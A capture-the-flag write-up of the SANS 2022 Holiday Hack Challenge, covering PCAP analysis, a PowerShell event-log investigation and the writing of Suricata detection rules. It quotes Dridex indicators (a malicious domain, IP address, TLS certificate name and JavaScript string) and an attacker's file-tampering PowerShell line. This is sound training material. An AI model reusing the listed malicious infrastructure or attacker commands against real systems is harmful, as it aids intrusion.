SANS 2022 Holiday Hack Challenge Write-up

12/19/22

Author:

Jim Kirn

(**mrrobot**) in game, @infosecjim in Discord, @JimKirn on Twitter

Thank You all!

I would like to start by thanking Ed Skoudis and the CounterHack team for putting on another year of the SANS Holiday Hack Challenge – "Kringlecon 5: Golden Rings" (https://2022.kringlecon.com).

The music was outstanding this year!

There were many people on the Discord channel who provided assistance to me as the challenges started to take too long. Here is a list in no particular order of the many that helped (@John_r2, @niceduck, @barbie, @infosec7, @Voldetort, @DP, @Mary_Ellen_Kennel, @CmdNControl, @nonickid, @0x3f8, @Marlas_the_Mage, @TerikSilverbow, @blaknte0)

Story

Five Rings for the Christmas king immersed in cold
Each Ring now missing from its zone
The first with bread kindly given, not sold
Another to find 'ere pipelines get owned
One beneath a fountain where water flowed
Into clouds Grinchum had the fourth thrown
The fifth on blockchains where shadows be bold
One hunt to seek them all, five quests to find them
One player to bring them all, and Santa Claus to bind them!

KringleCon Orientation

Difficulty: 
Get your bearing at KringleCon.

1) Talk to Jingle Ringford


Difficulty: 
Jingle Ringford will start you on you journey!

ANSWER:


No answer required.

SOLUTION:

Just start by talking to Jingle!



Once you enter the game you be instructed to “Click the elf to talk” and a number of “Objectives” will be loaded into your list.



2) Get your badge

Difficulty:


Pick up your badge.

ANSWER:

No answer required.

SOLUTION:

Just pick up your badge.



3) Create a wallet

Difficulty:


Create a crypto wallet

ANSWER:


No answer required.

SOLUTION:

Just create a crypto wallet.



Key: black = redacted.



Our first 5 KringleCoins !!!

4) Use the terminal

Difficulty:


Click the computer terminal

ANSWER:


No answer required.

Solution:

Just click on the terminal and follow directions.



Just do as it says and “Close”.



The Gate opens – enter to begin the adventure!

5) Talk to Santa

Difficulty:


Talk to Santa in front of the castle to get your next objectives.

ANSWER:


No answer required.


SOLUTION:

Once you enter through the gate you get a new Narrative and Objective



Move over to Santa and follow his directions.





Recover the Tolkien Ring 

1) Wireshark Practice


Difficulty:
Use the Wireshark Phishing terminal in the Tolkien Ring to solve the mysteries around the suspicious PCAP. Get hints for this challenge by typing hint in the upper panel of the terminal.

ANSWER:

Solve the terminal.


Solution:

Start by talking to Sparkle Redberry by the Wireshark Terminal:



Start by downloading the "suspicious.pcap" file and load it into Wireshark!

Using Wireshark, search through the file answering the questions provided by the terminal.



Below are my terminal responses in **bold.**

This all started when I clicked on a link in my email.
Can you help me?
yes

1. There are objects in the PCAP file that can be exported by Wireshark and/or Tshark. What type of objects can be exported from this PCAP?
http

2. What is the filename of the largest file we can export?
app.php

3. What packet number starts that app.php file?
687


4. What is the IP of the Apache server?
192.185.57.242

5. What file is saved to the infected host?
Ref_Sept24-2020.zip

6. Attackers used bad TLS certificates in this traffic. Which countries were they registered to? Submit the names of the countries in alphabetical order separated by a commas (Ex: Norway, South Korea).
Israel, South Sudan

7. Is the host infected (Yes/No)?
Yes

Once you answer all the questions correctly, you are given several items and the terminal closes:



2) Find the Next Objective


Difficulty:
Talk to Dusty Giftwrap for the next objective.

ANSWER:

No answer required.

Solution:

Just take note of the information Dusty provides.



Link to eventlog:
https://storage.googleapis.com/hhc22_player_assets/powershell.evtx

2) Windows Event Logs

Difficulty: 


Investigate the Windows event log mystery in the terminal or offline. Get hints for this challenge by typing hint in the upper panel of the Windows Event Logs terminal.

ANSWER:

Solve the terminal.

SOLUTION:

I chose to do the analysis on my **Windows 10 – Commando VM**. I started by loading "powershell.evtx" file given in the above link. I then used the "Event Viewer" commands to provide answers to the "Windows Event Logs" terminal.



Below are my terminal responses in **bold.**

Grinchum successfully downloaded his keylogger and has gathered the admin credentials!
We think he used PowerShell to find the Lembanh recipe and steal our secret ingredient.
Luckily, we enabled PowerShell auditing and have exported the Windows PowerShell logs to a flat text file.
Please help me analyze this file and answer my questions.
Ready to begin?

yes

1. What month/day/year did the attack take place? For example, 09/05/2021.

12/24/2022

2. An attacker got a secret from a file. What was the original file's name?

Recipe

3. The contents of the previous file were retrieved, changed, and stored to a variable by the attacker. This was done multiple times. Submit the last full PowerShell line that performed only these actions.

$foo = Get-Content .\Recipe| % {$_ -replace 'honey', 'fish oil'} $foo | Add-Content -Path 'recipe_updated.txt'

4. After storing the altered file contents into the variable, the attacker used the variable to run a separate command that wrote the modified data to a file. This was done multiple times. Submit the last full PowerShell line that performed only this action.

$foo | Add-Content -Path 'Recipe'

5. The attacker ran the previous command against one file multiple times. What is the name of this file?

Recipe.txt

6. Were and files deleted? (Yes/No)

Yes

7. Was the original file (from question 2) deleted? (Yes/No)

No

8. What is the Event ID of the logs that show the actual command lines the attacker type and ran?

4104


9. Is the secret ingredient compromised (Yes/No)?

Yes

10. What is the secret ingredient?

Honey

After completing the terminal you receive a number of items:



3) Find the Next Objective

Difficulty:


Talk to Fitzy Shortstack for the next objective.

ANSWER:

No answer required.

Solution:

Just take note of the information Fitzy provides.



4) Suricata Regatta


Difficulty:

Help detect this kind of malicious activity in the future by writing some Suricata rules. Work with Dusty Giftwrap in the Tolkien Ring to get some hints.

ANSWER:

Solve the terminal.

Solution:



In the terminal there are three files you need to interact with. First there is a file **suricata.rules** that contains all the rules. I used the "nano" editor to add rules as needed to the bottom of this file, then run **./rule_checker** to verify your progress. You can refer to the file **suspicious.pcap** to help generate your rules. I think it is the same as the file https://storage.googleapis.com/hhc22_player_assets/suspicious.pcap used in the Wireshark Practice.

Below is the text of the terminal showing the rules added in bold to get a completion.

Use your investigative analysis skills and the **suspicious.pcap** file to help develop Suricata rules for the elves!

There's a short list of rules started in suricata.rules in your home directory.

First off, the STINC (Santa's Team of Intelligent Naughty Catchers) has a lead for us.
They have some Dridex indicators of compromise to check out.
First, please create a Suricata rule to catch DNS lookups for adv.epostoday.uk.
Whenever there's a match, the alert message (msg) should read Known bad DNS lookup, possible Dridex infection.

Add your rule to suricata.rules

Once you think you have it right, run ./rule_checker to see how you've done!
As you get rules correct, rule_checker will ask for more to be added.

If you want to start fresh, you can exit the terminal and start again or cp suricata.rules.backup suricata.rules

Good luck, and thanks for helping save the North Pole!
--
(1.)
###
alert dns $HOME_NET any -> any any (msg:"Known bad DNS lookup, possible Dridex infection"; dns.query; content:"adv.epostoday.uk"; nocase; sid:2025999;)
###

(2.)
First rule looks good!

STINC thanks you for your work with that DNS record! In this PCAP, it points to 192.185.57.242.

Develop a Suricata rule that alerts whenever the infected IP address 192.185.57.242 communicates with internal systems over HTTP.
When there's a match, the message (msg) should read Investigate suspicious connections, possible Dridex infection

For the second indicator, we flagged 0 packet(s), but we expected 681. Please try again!
###
alert http 192.185.57.242 any <> $HOME_NET any (msg:"Investigate suspicious connections, possible Dridex infection"; sid:2026000;)
###

(3.)
Second rule looks good!

We heard that some naughty actors are using TLS certificates with a specific CN.
Develop a Suricata rule to match and alert on an SSL certificate for heardbellith.Icanwepeh.nagoya.
When your rule matches, the message (msg) should read Investigate bad certificates, possible Dridex infection


For the third indicator, we flagged 0 packet(s), but we expected 1. Please try again!
###
alert tls any any -> any any (msg:"Investigate bad certificates, possible Dridex infection"; tls.certs; content:"heardbellith.Icanwepeh.nagoya"; sid:2026001;)
###

(4.)
Third rule looks good!

OK, one more to rule them all and in the darkness find them.
Let's watch for one line from the JavaScript: let byteCharacters = atob
Oh, and that string might be GZip compressed - I hope that's OK!
Just in case they try this again, please alert on that HTTP data with message Suspicious JavaScript function, possible Dridex infection

For the fourth indicator, we flagged 0 packet(s), but we expected 1. Please try again!
###
alert http any any -> any any (msg:"Suspicious JavaScript function, possible Dridex infection"; http.response_body; content:"let byteCharacters = atob"; sid:2026002;)
###

This should complete the terminal and you will get a message and the terminal will close!



Recover the Elfen Ring 

1) Clone with a Difference

Difficulty: 

Clone a code repository. Get hints for this challenge from Bow Ninecandle in the Elfen Ring.


Submit


ANSWER:

maintainers

SOLUTION:


Start by talking with Bow.







https://github.com/git-guides/git-clone

Next step is to open the terminal and solve the challenge:





$ git clone https://haugfactory.com/asnowball/aws_scripts.git
$ cd aws_scripts
$ tail -2 README.md
$ runtoanswer
The last word in the file is: **maintainers**



2) Find the Next Objective

Difficulty:
Talk to Bow Ninecandle for the next objective.

ANSWER:

No answer required.

